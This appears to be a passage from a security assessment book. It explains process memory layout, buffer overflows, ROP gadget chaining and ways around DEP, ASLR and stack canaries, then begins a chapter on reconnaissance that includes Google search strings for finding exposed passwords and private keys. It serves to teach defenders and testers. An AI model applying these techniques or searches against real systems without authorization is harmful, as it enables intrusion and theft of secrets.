Memory layout within different operating systems and hardware platforms varies. Figure 3-6 demonstrates a high-level layout commonly found within Windows, Linux, and similar operating systems on Intel and AMD x86 hardware. Input supplied from external sources (users and other applications) is processed and stored using the stack and heap. If software fails to handle input safely, an attacker can overwrite sensitive values and change program flow.

This segment contains the compiled executable code for the program and its dependencies (e.g., shared libraries). Write permission is typically disabled for two reasons:
Code doesn’t contain variables and so has no reason to overwrite itself
Read-only code segments may be shared between concurrent program copies
In days gone by, code would modify itself to increase runtime speed. Most processors are optimized for read-only code, so modification incurs a performance penalty. You can safely assume that if a program attempts to modify material within the text segment, it was unintentional.
The heap is often the largest segment of memory assigned by a program. Applications use the heap to store persistent data that exists after a function returns (and its local variables are no longer accessible). Allocator and de-allocator functions manage data on the heap. Within C, malloc is often used to allocate a chunk of memory, and free is called to de-allocate, although other functions might be used to optimize allocation.
Operating systems manage heap memory by using different algorithms. Table 3-1 shows the implementations used across a number of platforms.
| Implementation | Operating system(s) |
|---|---|
| GNU libc (Doug Lea) | Linux |
| AT&T System V | Solaris, IRIX |
| BSD (Poul-Henning Kamp) | FreeBSD, OpenBSD, Apple OS X |
| BSD (Chris Kingsley) | 4.4BSD, Ultrix, some AIX |
| Yorktown | AIX |
| RtlHeap | Windows |
Most applications use inbuilt operating system algorithms; however, some enterprise server packages, such as Oracle Database, use their own to improve performance. Understanding the heap algorithm in use is important, as the way by which management structures are used can differ (resulting in exposure under certain conditions).
The stack is a region of memory used to store local function variables (such as a character buffer used to store user input) and data used to maintain program flow. A stack frame is established when a program enters a new function. Although the exact layout of the frame and the processor registers used varies by implementation (known as calling convention), a common layout used by both Microsoft and GCC on Intel IA-32 hardware is as follows:
The function’s arguments
Stored program execution variables (the saved instruction and frame pointers)
Space for manipulation of local function variables
As the size of the stack is adjusted to create this space, the processor stack pointer (esp) register is modified to point to the end of the stack. The stack frame pointer (ebp) points to the start of the frame. When a function is entered, the locations of the parent function’s stack and frame pointers are saved on the stack, and restored upon exit.
The stack is a last-in, first-out (LIFO) data structure: data pushed onto the stack by the processor exists at the bottom, and cannot be popped until all of the data above it has been popped.
Volatile memory contains code in the text segment, global and static variables in the data and BSS segments, data on the heap, and local function variables and arguments on the stack.
During program execution, the processor reads and interprets data by using registers that point to structures in memory. Register names, numbers, and sizes vary under different processor architectures. For simplicity’s sake, I use Intel IA-32 register names (eip, ebp, and esp in particular) here. Figure 3-7 shows a high-level representation of a program executing in memory, including these processor registers and the various memory segments.
Three important registers from a security perspective are the instruction pointer (eip) and the aforementioned ebp and esp. These are used to read data from memory during code execution, as follows:
eip points to the next instruction to be executed by the CPU
ebp should always point to the start of the current function’s stack frame
esp should always point to the bottom of the stack

In Figure 3-7, instructions are read and executed from the text segment, and local variables used by the function are stored on the stack. The heap, data, and BSS segments are used for long-term storage of data, because, when a function returns, the stack is unwound and local variables often overwritten by the parent function’s stack frame.
During operation, most low-level processor operations (e.g., push, pop, ret, and xchg) automatically modify CPU registers so that the stack layout is valid, and the processor fetches and executes the next instruction.
Overflowing an allocated buffer often results in a program crash because critical values used by the processor (e.g., the saved frame and instruction pointers on the stack, or control structures on the heap) are clobbered. Adversaries can take advantage of this behavior to change logical program flow.
Depending on exactly which area of memory (e.g., stack, heap, or data segments) input ends up in—and overflows out of—an adversary can influence logical program flow. What follows is a list of structures that an attacker can target for gain:
Systems increasingly rely on secrets stored in memory to operate in a secure manner (e.g., encryption keys, access tokens, authentication flags, and GUID values). Upon obtaining sensitive values through an information leak or side channel attack, an adversary can undermine the integrity of a system.
OpenSSL versions 1.0.1 through 1.0.1f are susceptible to a flaw known as heartbleed,10 as introduced into the OpenSSL codebase in March 2012 and discovered in early 2014 by Neel Mehta of Google.11 Figure 3-8 demonstrates a normal TLS heartbeat request, and Figure 3-9 demonstrates the heap over-read, revealing server memory upon sending a malformed TLS heartbeat request.12


The defect leaks up to 64K of heap content per request. By sending multiple requests, attackers can extract RSA private keys from a server application (such as Apache HTTP Server or Nginx) using a vulnerable OpenSSL library. Attackers can use Metasploit13 to dump the contents of the heap and extract private keys.
Secrets stored in volatile memory that might be exposed include the following:
As systems become increasingly distributed, protection of secrets (e.g., API keys and database connection strings) becomes a high priority. Severe compromises resulting in PII data exposure in recent years have stemmed from credentials leaked in this manner.
To provide resilience from attacks resulting in sensitive data being overwritten, or read from vulnerable applications, vendors implement security features within their operating systems and compilers. A paper titled “SoK: Eternal War in Memory” details mitigation strategies and attack tactics applying to languages with memory safety issues (e.g., C/C++). What follows is a list of common security features, their purpose, and details of the platforms that use them:
%s and %x) and other content is passed to functions including printf, scanf, and syslog, resulting in an attacker writing to or reading from arbitrary memory locations.You can modify an application’s execution path through overwriting certain values in memory. Depending on the security mechanisms in use (including DEP, ASLR, stack canaries, and heap protection), you might need to adopt particular tactics to achieve arbitrary code execution, as described in the following sections.
DEP prevents the execution of arbitrary instructions from writable areas of memory. As such, you must identify and borrow useful instructions from the executable text segment to achieve your goals. The challenge is one of identifying sequences of useful instructions that can be used to form return-oriented programming (ROP) chains; the following subsections take a closer look at these.
Processor opcodes vary by architecture (e.g., Intel and AMD x86-64, ARMv7, SPARC V8, and so on). Table 3-2 lists useful Intel IA-32 opcodes, corresponding instruction mnemonics, and notes. General registers (eax, ebx, ecx, and edx) are used to store 32-bit (4-byte word) values that are manipulated and used during different operations.
| Opcode | Assembly | Notes |
|---|---|---|
| \x58 | pop eax |
Remove the last word and write to eax |
| \x59 | pop ecx |
Remove the last word and write to ecx |
| \x5c | pop esp |
Remove the last word and write to esp |
| \x83\xec\x10 | sub esp, 10h |
Subtract 10 (hex) from the value stored in esp |
| \x89\x01 | mov (ecx), eax |
Write eax to the memory location that ecx points to |
| \x8b\x01 | mov eax, (ecx) |
Write the memory location that ecx points to to eax |
| \x8b\xc1 | mov eax, ecx |
Copy the value of ecx to eax |
| \x8b\xec | mov ebp, esp |
Copy the value of esp to ebp |
| \x94 | xchg eax, esp |
Exchange eax and esp values (stack pivot) |
| \xc3 | ret |
Return and set eip to the current word on the stack |
| \xff\xe0 | jmp eax |
Jump (set eip) to the value of eax |
Many of these operations update the esp (stack pointer) register so that it points to the bottom of the stack. For example, push decrements the pointer by 4 when a word is written to the stack, and pop increments it by 4 when one is removed.
The ret instruction is important within ROP—it is used to transfer control to the next instruction sequence, as defined by a return address located on the stack. As such, each sequence must end with a \xc3 value or similar instruction that transfers execution.
Program binaries and loaded libraries often contain millions of valid CPU instructions. By searching the data for particular sequences (e.g., useful instructions followed by \xc3), you can build simple programs out of borrowed code. Two tools that scan libraries and binaries for instruction sequences are ROPgadget17 and ROPEME18.
Upon scanning the text segment for instructions, you might find the following two sequences (the first value is the location in memory at which each sequence is found, followed by the hex opcodes, and respective instruction mnemonics):
0x08056c56: "\x59\x58\xc3 <==> pop ecx ; pop eax ; ret"
0x080488b2: "\x89\x01\xc3 <==> mov (ecx), eax ; ret"
Both sequences are only three bytes long. Before you chain them together for execution, you first populate the stack, as shown in Figure 3-10.

Upon executing the first sequence from 0x08056c56, the following occurs:
The two words at the bottom of the stack are removed and stored within the ecx and eax registers. Each pop instruction also increments esp by 4 each time so that it points to the bottom of the stack.
The return instruction (ret) at the end of the first sequence reads the next word on the stack, which points to the second chain at 0x080488b2.
The second sequence writes the eax value to the memory address to which ecx points.
Useful sequences are chained to form gadgets. Common uses include:
Reading and writing arbitrary values to and from memory
Performing operations against values stored in registers (e.g., add, sub, and, xor)
Calling functions in shared libraries
When attacking platforms with DEP, ROP gadgets are often used as an initial payload to prepare a region of memory that is writable and executable. This is achieved through building fake stack frames for memory management functions (i.e., memset and mmap64 within Linux, and VirtualAlloc and VirtualProtect within Microsoft Windows) and then calling them. Through using borrowed instructions to establish an executable region, you inject and finally run arbitrary instructions (known as shellcode).
Dino Dai Zovi’s presentation19 details the preparation of ROP gadgets during exploitation of the Microsoft Internet Explorer 8 Aurora vulnerability,20 using a stack pivot to establish an attacker-controlled stack frame.
ASLR jumbles the locations of pages in memory. The result is that, upon exploiting a flaw (such as an overflow condition), you do not know the location of either useful instructions or data. Example 3-1 shows Ubuntu Linux randomizing the base address for each loaded library upon program execution.
Although these libraries are loaded at random locations, useful functions and instruction sequences exist at known offsets (because the page location is randomized, as opposed to the contents). The problem is then one of identifying the base address at which each library is loaded into memory.
ASLR is not enabled under the following scenarios:
The program binary is not compiled as a position-independent executable (PIE)
Shared libraries used by the program are not compiled with ASLR support
In these cases, you simply refer to absolute locations within binaries that opt out of ASLR. Certain DLLs within Microsoft Windows are compiled without ASLR—if a vulnerable program loads them, you can borrow instructions and build ROP gadgets.
Some platforms load data at fixed addresses, including function pointers. For example, during Pwn2Own 2013, VUPEN used the KiFastSystemCall and LdrHotPathRoutine function pointers to bypass ASLR on Windows 7.21 These two pointers exist at fixed addresses on unpatched systems, which you can use to execute arbitrary instructions.
If the program binary and loaded libraries use dynamic base addresses, you can pursue other means to calculate and obtain them, including the following:
Undertaking brute-force attacks to locate valid data and instructions
Revealing memory contents via information leak (e.g., a heap over-read)
Brute-force is achievable under certain conditions; dependent on the level of system access, along with the operation of the target application and underlying operating system. A 32-bit process is often easier to attack than a 64-bit one because the number of iterations to grind through is lower.
Depending on their implementation, an attacker can overcome stack canary mechanisms through the following methods:
Using an information leak bug to reveal the canary
Inferring the canary through iterative overflow attempts (if the canary is static)
Calculating the canary through a weakness in the implementation
Overwriting a function pointer and diverting logical program flow before the canary is checked (possible when exploiting Microsoft SEH pointers)
Overwriting the value the canary is checked against
Inferring the canary as per the second bullet is an interesting topic—Andrea Bittau and others at Stanford University published a paper in 2014 titled “Hacking Blind”,22 in which they successfully remotely exploit Nginx via CVE-2013-2028. The target system ran a 64-bit version of Linux with stack canaries, DEP, and ASLR.
Bittau et al.’s attack works by identifying the point at which their material overwrites the canary (causing a crash), and then iteratively overwriting it byte-by-byte, until the service no longer crashes, meaning the canary is valid. The stack layout across subsequent overflow attempts is shown in Figure 3-11.

Writing past the canary modifies the saved frame and instruction pointers. By inferring these through writing byte-by-byte in the same fashion, you can begin to map memory layout (identifying the location of the text segment and the parent stack frame) and bypass ASLR.
I’ve demonstrated how attackers abuse operating systems, server software, and desktop applications through memory manipulation. Many web and mobile applications are developed using memory-safe languages (including Java and Microsoft .NET), and so attackers must exploit logic flaws and other vulnerabilities to achieve certain goals. Common defects result in the following flaws being exploited:
Inference of usernames within account logon or password reset logic
Session management issues around generation and use of tokens (e.g., session fixation, whereby a session token is not regenerated after a user authenticates)
Encapsulation bugs, wherein requests are honored and materials processed without question (e.g., direct object reference, XXE flaws, or malicious JavaScript used within XSS attacks)
Information leak flaws, by which crafted requests reveal materials from the file system or backend data storage (such as a database or key-value store)
Throughout the book you will find that vulnerabilities range from subtle low-level memory management defects, through to easily exploitable logic flaws. It is critical to understand the breadth of potential issues, so that you can implement effective security controls through defense in depth.
As system components become increasingly decoupled and perimeters collapse, dependence on cryptography to enforce security boundaries (by generating random numbers, HMAC values, and providing confidentiality) increases.
Here are some common cryptographic functions found within computer systems:
Protocols providing transport layer security (such as TLS and IPsec)
Encryption of data at-rest
Signing of data to provide integrity checking (e.g., HMAC calculation)
Exploitable flaws can exist in any of these, through improper implementation or defects within the underlying protocol. A failure within one component can also allow an attacker to exploit another (e.g., insufficient integrity checking allowing content to be sent to an oracle, in turn revealing an encryption key).
If a PRNG generates predictable values, an adversary can take advantage of this behavior. In August 2013, the Android PRNG was found to be insecure,23 leading to mobile Bitcoin wallets becoming accessible to attackers.24
Exploitation of many weaknesses in cryptographic components often requires particular access, such as network access to intercept traffic, or local operating system access to obtain values used by a PRNG.
Key compromise can result in a catastrophic failure. In 2014, an attacker obtained the server seed values used by the Primedice gaming site, resulting in a loss of around $1 million in Bitcoin.25
Popular classes of attack against cryptosystems include the following:
Other attacks exist depending on system implementation. When designing a cryptosystem, it is critical to consider both secure key generation and handling, along with the application of correct cryptographic primitives (e.g., using an HMAC instead of a simple hash function). The order of operations can also introduce vulnerability. For example, sign-then-encrypt can lead to problems because ciphertext is not authenticated.
Flaws may exist in different layers of a computer system:
Hardware, infrastructure responsible for physical data handling
Software, application components providing computation and data processing
Wetware, users interacting with software and drawing conclusions from data
This book describes vulnerabilities found throughout the software realm and touches on hardware and wetware attacks (through discussion of physical system compromise and social engineering).
You can understand how adversaries influence or observe systems for gain through threat modeling. Upon mapping exposed paths, you can prepare security controls to mitigate known risks and improve safety.
1 John Leyden, “Linode Hackers Escape with $70k in Daring Bitcoin Heist”, The Register, March 2, 2012.
2 Yinqian Zhang et al., “Cross-VM Side Channels and Their Use to Extract Private Keys”, proceedings of the 2012 ACM Conference on Computer and Communications Security, Raleigh, North Carolina, October 16–18, 2012.
3 Katrina Tsipenyuk, Brian Chess, and Gary McGraw, “Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors”, IEEE Security & Privacy (November/December 2005).
4 Sean Gallagher, “Photos of an NSA ‘Upgrade’ Factory Show Cisco Router Getting Implant”, Ars Technica, May 14, 2014.
5 Jesse Robbins, “Failure Happens: Taser-Wielding Thieves Steal Servers, Attack Staff, and Cause Outages at Chicago Colocation Facility”, O’Reilly Radar, November 3, 2007.
6 Steven J. Vaughan-Nichols, “Google, the NSA, and the Need for Locking Down Datacenter Traffic”, ZDNet, October 30, 2013.
7 David Litchfield, “Defeating the Stack-Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server”, NGSSoftware Ltd., September 8, 2003.
8 See CVE-2001-0797 and CVE-2007-0882.
9 As found in the GNU C library.
10 See CVE-2014-0160.
11 See this vulnerability listed at https://www.google.com/about/appsecurity/research/.
13 Metasploit openssl_heartbleed module.
14 Alexander Sotirov and Mark Dowd, “Bypassing Browser Memory Protections”, presented at BlackHat USA, Las Vegas, NV, August 2–7, 2008.
15 For more information, see “Code Signing” on Apple’s Developer Support page.
16 See “Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP”, Microsoft TechNet Blog, Februrary 2, 2009.
17 Jonathan Salwan, “ROPgadget – Gadgets Finder and Auto-Roper”, Shell-storm.org, March 12, 2011.
18 longld, “ROPEME – ROP Exploit Made Easy”, VNSecurity.net, August 13, 2010.
19 Dino A. Dai Zovi, “Practical Return-Oriented Programming”, presented at RSA Conference 2010, San Francisco, CA, March 1–5, 2010.
20 See CVE-2010-0249.
21 See CVE-2013-2556.
22 Andrea Bittau et al., “Hacking Blind”, proceedings of the 2014 IEEE Symposium on Security and Privacy, Berkeley, CA, May 18–21, 2014.
23 See CVE-2013-7373.
24 Bitcoin, “Android Security Vulnerability”, Bitcoin.org, August 11, 2013.
25 Stunna, “Breaking the House”, Medium.com, June 28, 2015.
26 Nat McHugh, “How I Created Two Images with the Same MD5 Hash”, Nat McHugh Blog, October 31, 2014.
This chapter describes the first steps taken when assuming the role of an Internet-based attacker. A competent adversary will use open sources to map an organization’s networks and identify its users. Here are three of those sources:
Web search engines and sites (e.g., Google, Netcraft, and LinkedIn)
WHOIS registries
Accessible DNS servers
The majority of this probing is indirect, sending traffic to websites including Google, and public WHOIS and DNS servers. Two tactics involve sending traffic to the target network, however, as follows:
Probing the target’s own DNS servers
Network probing via SMTP
Through initial reconnaissance, you can identify potential weaknesses. Peripheral systems are commonly insecure when compared to publicized web, application server, and mail endpoints.
The reconnaissance process is iterative, repeating enumeration tasks upon uncovering new information (such as a domain name, or office location). The agreed scope of an assessment exercise defines the boundaries, which sometimes might include third parties. Target Corporation suffered a severe compromise in 2013, in which the VPN credentials of a vendor were reportedly used to gain access to the internal network, resulting in the exposure of 70 million customer records.1
Search engines catalog useful information. Google and other sites provide advanced search functions that let attackers build a clear picture of the networks they plan to attack later.
In particular, the following classes of data are often uncovered:
Physical addresses of office locations
Contact details, including email addresses and telephone numbers
Details of internal email systems and routing
DNS layout and naming conventions
Files residing on publicly accessible servers
With regard to the final bullet in this list, Offensive Security maintains the Google Hacking Database,2 which contains details of searches that reveal sensitive material on vulnerable web servers. Entire books are also dedicated to the subject, including Google Hacking for Penetration Testers (Syngress, 2015). The following sections detail popular tactics that adversaries can adopt to map networks and identify useful content.
Attackers use Google to gather useful information through its advanced search panel. Searches are refined to include or exclude certain keywords, or to hit on keywords in specific file formats, under specific Internet domains, or parts of the web page (e.g., the page title). Table 4-1 lists useful Google search directives.
Metadata from publicly available materials found via Google (e.g., Microsoft Office formats and PDF files) can also be parsed to reveal usernames and client software details, as demonstrated by the Metagoofil tool.
| Directive | Example | Description |
|---|---|---|
| intext |
intext:password filetype:xlsx |
Displays hits within page text |
| intitle |
intitle:"index of /backup" |
Displays hits within the page title |
| inurl |
inurl:dyn_sensors.htm |
Displays hits within the page URL |
| filetype |
filetype:log intext:password |
Return results with a specific file type (e.g., passwords within log files) |
| site |
site:edu filetype:key intext:private |
Show results within a particular domain (e.g., RSA private keys within the EDU top-level domain) |
Google searches often reveal contact details, including email addresses and telephone and fax numbers. Figure 4-1 shows the results of a simple query passed to Google to enumerate users at NIST.

You can query Google in many ways, depending on the data you seek. Figures 4-2 and 4-3 show how Google is used to enumerate web servers at MIT and list web servers that support directory indexing at NASA, respectively.

